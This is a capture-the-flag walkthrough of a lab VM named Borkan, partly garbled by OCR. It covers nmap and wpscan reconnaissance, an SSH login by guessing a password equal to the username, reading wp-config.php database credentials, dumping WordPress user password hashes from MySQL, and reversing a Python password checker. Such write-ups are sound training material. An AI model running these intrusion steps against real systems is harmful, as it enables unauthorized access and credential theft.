

# BorkanCTF

```
File Actions Edit View Help
(belal@kali)-[~]
$ nmap -A 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 10:11 EST
Nmap scan report for 192.168.1.14
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256  1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256  0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Borkan Security
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind
|   100024  1          34259/udp6  status
|   100024  1          35791/tcp6  status
|   100024  1          41643/tcp   status
|_  100024  1          42439/udp   status
MAC Address: 08:00:27:09:21:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.58 ms  192.168.1.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds


(belal@kali)-[~]
$
```

first used nmap tool to scan

found 3 open ports




let go to the site but not found any thing



mmmmm let try discover directory for web sit

use gobuster tool

good , found wordpress dir the web site used wordpress



let go to to wordpress

```
$ wpscan --url http://192.168.1.14/wordpress/ --enumerate u
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.14/wordpress/ [192.168.1.14]
[+] Started: Sat Dec 28 09:46:10 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.14/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.14/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'

[i] The main theme could not be detected.
```

based on the site use wordpress let use wpscan tool to scan wordpress



Actions Edit View Help

Confidence: 100%

References:

- [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)
- [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)
- [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

WordPress readme found: <http://192.168.1.14/wordpress/readme.html>

Found By: Direct Access (Aggressive Detection)

Confidence: 100%

The external WP-Cron seems to be enabled: <http://192.168.1.14/wordpress/wp-cron.php>

Found By: Direct Access (Aggressive Detection)

Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).

Found By: Emoji Settings (Passive Detection)

- <http://192.168.1.14/wordpress/>, Match: '-release.min.js?ver=4.8.25'

Confirmed By: Meta Generator (Passive Detection)

- <http://192.168.1.14/wordpress/>, Match: 'WordPress 4.8.25'

The main theme could not be detected.

Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:01 ←

User(s) Identified:

steven

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Confirmed By: Login Error Messages (Aggressive Detection)

michael

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Confirmed By: Login Error Messages (Aggressive Detection)

wow very well i found two users michael and steven

```
(belal@kali)-[~]
$ ssh michael@192.168.1.14
michael@192.168.1.14's password:
Permission denied, please try again.
michael@192.168.1.14's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Dec 7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$
```

let try connect with ssh i connect by michael

but i dont konw password

let gusees the password is same username is michael

wow i achived

```
permitted by applicable law.
You have new mail.
Last login: Sat Dec 7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$ cd
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd ..
michael@Borkan:/home$ ls
michael steven
michael@Borkan:/home$ cd michael/
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd /
michael@Borkan:/ $ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys
michael@Borkan:/ $ cd var/
michael@Borkan:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
michael@Borkan:/var$ cd www/
michael@Borkan:/var/www$ ls
flag2.txt
michael@Borkan:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

let discover machine there is exe file called login and many directory but interested with /var/www

wow i found flag 2 but also i need flag one

[illegible]

i found this flag in /var/www/html/service.html

```
File Machine View Input Devices Help
1 2 3 4
michael@Borkan: /var/www/html/wordpress
File Actions Edit View Help
about.html belal contact.php contact.zip css elements.html fonts img index.html js scss Security - Doc service.html te
michael@Borkan:/var/www/html$ cd wordpress/
michael@Borkan:/var/www/html/wordpress$ ls
index.php  readme.html  wp-admin  wp-comments-post.php  wp-config-sample.php  wp-cron.php  wp-links-opml.php  wp-lo
license.txt  wp-activate.php  wp-blog-header.php  wp-config.php  wp-content  wp-includes  wp-load.php  wp-ma
michael@Borkan:/var/www/html/wordpress$ cat wp-co
wp-comments-post.php  wp-config.php  wp-config-sample.php  wp-content/
michael@Borkan:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'B0rk@nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to log in again
 */
```

let go wordpress directory

wow i found wp\_config.php the file it very important

ohhh i find password of root database nice

```
File Actions Edit View Help
michael@Borkan:/var/www/html/wordpress$ cd
michael@Borkan:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

let connect with database



```
michael@Borkan: ~  
File Actions Edit View Help  
michael@Borkan:/var/www/html/wordpress$ cd  
michael@Borkan:~$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 63  
Server version: 5.5.60-0+deb8u1 (Debian)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| wordpress |  
+-----+  
4 rows in set (0.00 sec)  
  
mysql> USE wordpress  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> USE wordpress;  
Database changed  
mysql> SHOW tables;  
+-----+  
| Tables_in_wordpress |  
+-----+  
| wp_commentmeta |  
| wp_comments |  
| wp_links |  
| wp_options |  
| wp_postmeta |  
| wp_posts |  
| wp_term_relationships |  
| wp_term_taxonomy |  
| wp_termmeta |  
| wp_terms |  
| wp_usermeta |  
| wp_users |  
+-----+  
12 rows in set (0.00 sec)  
  
mysql> c
```

i use this command to display data

SHOW DATABASE;

USE wordpress;

SHOW tables;

let try discover all table

```
File Actions Edit View Help
ntent_filtered | post_parent | guid | menu_order | post_type | post_mim
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | DATABASES | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it,
| 2 | 1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it
has an About page that introduces them to potential site visitors. It might say something like this:
<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog n
...or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Local
community.</blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this pa
page
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision |
4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision |
5 rows in set (0.00 sec)
mysql> se
```

wow i found flag 3 and 4


when display table wp\_posts select \* from wp\_posts

```
12 rows in set (0.00 sec)
mysql> select * from wp_users
→ select * from wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the r
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 |
2 rows in set (0.00 sec)
```

when discover table users i found this password but i have password michael


and when try crack this hash for steven password i cant connect tha hash is not valid for password steven

Let's think of a solution.



you remember login .exe file


let try revers this file may be contain important info



i use command String login.exe to find string there is many tool to detect string as ghidra

i found string more Strange and big

let try convert this string



go to CyberChef site and use magic and convert



```

import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRIcGUFBShYZUkhjHltNSHocSBcGSH0dRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42 # Key for XOR operation
SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher

def caesar_cipher(text, shift):
    # Apply Caesar cipher (shift each character)
    encrypted = ''.join(chr((ord(char) + shift) % 256) for char
in text)
    return encrypted

def xor_cipher(text, key):
    # Apply XOR cipher (XOR each character with a key)
    encrypted = ''.join(chr(ord(char) ^ key) for char in text)
    return encrypted

def shift_text(text, shift_amount):
    # Shift the entire text by moving characters around
    shift_amount = shift_amount % len(text) # Ensure shift amount is
within range
    encrypted = text[-shift_amount:] + text[:-shift_amount]
    return encrypted

def encrypt_input(user_input):
    # Apply Caesar cipher, then XOR, then shifting
    step1 = caesar_cipher(user_input, SHIFT_AMOUNT)
    step2 = xor_cipher(step1, XOR_KEY)
    final_encrypted = shift_text(step2, SHIFT_AMOUNT)
    return final_encrypted

def main():
    user_input = input("Enter the string to encrypt: ")
    encrypted_input = encrypt_input(user_input)
    encrypted_input_base64 =
base64.b64encode(encrypted_input.encode()).decode()

    if encrypted_input_base64 == CORRECT_OUTPUT_BASE64:
        print("Success! Correct input provided.")
    else:
        print("Incorrect input. Try again.")

```

```
if __name__ == "__main__":  
    main()
